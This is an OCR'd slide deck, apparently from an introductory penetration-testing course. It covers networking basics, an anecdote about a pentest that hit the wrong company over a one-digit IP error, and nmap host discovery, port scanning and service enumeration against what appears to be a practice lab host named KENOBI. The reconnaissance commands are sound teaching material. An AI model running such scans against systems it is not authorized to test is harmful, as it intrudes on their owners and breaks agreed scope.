
- Each house is a device (computer)
- Each house has an address (**IP address**), like a unique street number.
- **Subnetting** as Street Sections
  - Now, think of subnetting as dividing a street into sections. Each section is its own subset or subnet.



Starting point: IT Recap/Refresher

Networking as Neighborhood

- Each house is a device (computer)
- Each house has an address (**IP address**), like a unique street number.
- **Subnetting** as Street Sections
  - Now, think of subnetting as dividing a street into sections. Each section is its own subset or subnet.
- **CIDR Notation** as Street Address Range
  - a CIDR notation of /24 for a street block means there are 256 addresses available on that street.
  - 192.168.1.1 to 192.168.1.254
- Street (Private IP) Within a City (Public IP)
- **Routers** and **gateways** are like intersections connecting streets or cities.




Single mistake in IP address information

In the narrative, the security professional, Mubix, received a set of IP addresses from a client for penetration testing.

However, **a one-digit difference in the IP address led the team to break into a completely different company**. This error resulted in the team accessing sensitive information, including emails, network systems, and servers of a company they weren't supposed to test.


The consequences could have been severe, involving legal actions and damage to the company's reputation.

https://darknetdiaries.com/episode/22/



Starting point: IT Recap/Refresher

Imagine a city without traffic rules or street signs. It would be chaotic, with everyone going in different directions.





https://datatracker.ietf.org/doc/html/rfc1918

Starting point: IT Recap/Refresher

Protocols as City Rules

There are numerous protocols used in computer networking, each serving specific purposes.






Starting point: IT Recap/Refresher

That’s a lot of protocols?

The world of computer networking involves a diverse set of protocols to handle various tasks and ensure smooth communication between devices.

The Internet Engineering Task Force (IETF) serves as a standards organization, meticulously developing and maintaining Internet protocols. With over **5,000 published standards**, known as Requests for Comments (RFCs), the IETF meticulously defines the technical specifications for a broad spectrum of Internet protocols.

https://www.ietf.org/standards/rfcs/




Starting point: IT Recap/Refresher

OSI (Open Systems Interconnection)


- OSI model helps organize the complex task of network communication into manageable layers.
- It's divided into seven layers, each with a specific job. **Each layer has its own job**, making it easier to understand and troubleshoot network issues.

Pentesters can conduct a holistic assessment of the network by examining each layer, ensuring that security measures are effective across the entire system.

https://datatracker.ietf.org/doc/html/rfc1918



OSI model 7 layers



OSI model network flow

Information Gathering

Ping
A basic network utility to test the reachability of a host and measure round-trip time, helping identify active devices on a network.

Nmap “Network Mapper”
Its ability to scan and map networks, detect open ports, identify services and versions, and perform other security-related

Etherape
A graphical network monitor that visualizes network traffic in real-time, aiding in the analysis of communication patterns and identifying unusual or suspicious activities.

Kali Linux
is a dedicated operating system for cybersecurity professionals, equipped with a comprehensive suite of tools for penetration testing, ethical hacking, and digital forensics.

Python Script
emulating port scanning, suitable for basic network reconnaissance.


https://nmap.org/
https://www.stationx.net/nmap-cheat-sheet/

Unknown Host

Application Layer (Layer 7)
Presentation Layer (Layer 6)
Session Layer (Layer 5)
Transport Layer (Layer 4)
Network Layer (Layer 3)
Data Link Layer (Layer 2)
Physical Layer (Layer 1)

Information Gathering Phase

Unknown Host



Identifying the host.


Activity

- to discover live hosts on the network.

Tools

- **ping** for reachability,
- **nmap** for network scanning.

Unknown Host



Port Scanning


Activity

- Analyzing open ports and services
- Identify services running on specific ports.

Tools

- **nmap** for port scanning, examining transport layer protocols.

Unknown Host




Ports:

- Think of a port like a "door" on a computer. It serves as a communication endpoint for applications.
- Each application is assigned a unique port number. An open port implies that the application is actively waiting to receive data through that specific port.

Port States:

- Open Port:
  - A service is actively listening for incoming data on the specified port.
- Closed Port:
  - No service is actively listening on the specified port.
- Filtered Port:
  - The status of the port (open or closed)

Unknown Host




Port ranges:

- **Well-Known Ports (0-1023):**
  - Ports in this range are reserved for standard services and protocols.
  - Examples include HTTP (port 80), HTTPS (port 443), FTP (port 21), and SSH (port 22).
- **Registered Ports (1024-49151):**
  - Ports in this range can be registered with the Internet Assigned Numbers Authority (IANA) for specific services.
  - They are used for various applications, such as Oracle database (port 1521) and MySQL (port 3306).
- **Dynamic or Private Ports (49152-65535):**
  - Ports in this range are available for dynamic assignment by private applications.
  - They are often used for ephemeral or temporary connections.

Unknown Host

Application Layer (Layer 7)
Presentation Layer (Layer 6)
Session Layer (Layer 5)
Transport Layer (Layer 4)
Network Layer (Layer 3)
Data Link Layer (Layer 2)
Physical Layer (Layer 1)




Case: TCP port is open.

nmap -sT -F <Target>

- -sT: This option specifies a **TCP connect scan**.
  - Nmap attempts to establish a full TCP connection with the target's ports.
  - If the connection is successful, the port is marked as open.
  - This type of scan completes the three-way TCP handshake
- -F: This option is a shorthand for a fast scan
  - instructing Nmap to only scan the most common 100 ports.
  - It's a quick way to identify open ports on a target without scanning the entire port range.

Unknown Host



Service Enumeration


Activity

- Profiling applications and services
- Understand specific services and applications running on open ports.

Tools

- Analyze application-level details using **nmap** scripts.

Unknown Host



nmap -sV -p 21,22,80,111,139,445,2049 <target>

- **-sV**: This option enables service version detection.
  - Nmap will attempt to determine the version of the service running on open ports.
- **-p** 21,22,80,111,139,445,2049: This option specifies the ports to be scanned.
  - In this case, the ports specified are
    - 21 (FTP),
    - 22 (SSH),
    - 80 (HTTP),
    - 111 (RPC),
    - 139 (NetBIOS),
    - 445 (SMB), and 2049 (NFS).

Hostname:
KENOBI
Ubuntu OS

Application Layer (Layer 7)
Presentation Layer (Layer 6)
Session Layer (Layer 5)
Transport Layer (Layer 4)
Network Layer (Layer 3)
Data Link Layer (Layer 2)
Physical Layer (Layer 1)

SERVICE Running on the Target Host

- **FTP (Port 21):**
  - Service: ProFTPD 1.3.5
  - Function: File Transfer Protocol (FTP) server
- **SSH (Port 22):**
  - Service: OpenSSH 7.2p2 Ubuntu 4ubuntu2.7
  - Function: Secure Shell (SSH) for encrypted remote access
- **HTTP (Port 80):**
  - Service: Apache httpd 2.4.18 (Ubuntu)
  - Function: Hypertext Transfer Protocol (HTTP) server
- **RPC (Port 111):**
  - Service: rpcbind
  - Function: Maps RPC program numbers to ports for inter-program communication
- **NetBIOS (Ports 139 and 445):**
  - Service: Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
  - Function: NetBIOS Session Service for local network communication and file sharing
- **NFS (Port 2049):**
  - Service: nfs_acl
  - Function: Network File System (NFS) for remote file system access

Hostname:
KENOBI
Ubuntu OS

Application Layer (Layer 7)
Presentation Layer (Layer 6)
Session Layer (Layer 5)
Transport Layer (Layer 4)
Network Layer (Layer 3)
Data Link Layer (Layer 2)
Physical Layer (Layer 1)

SERVICE Running on the Target Host

- **NetBIOS (Ports 139 and 445):**
  - Service: Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
  - Function: NetBIOS Session Service for local network communication and file sharing
- **Server Message Block (SMB)**
  - network protocol used for providing shared access to files, printers, and other communication between nodes on a network.
  - SMB enables shared file and print services, allowing multiple users to access and collaborate on files and documents.

SAMBA

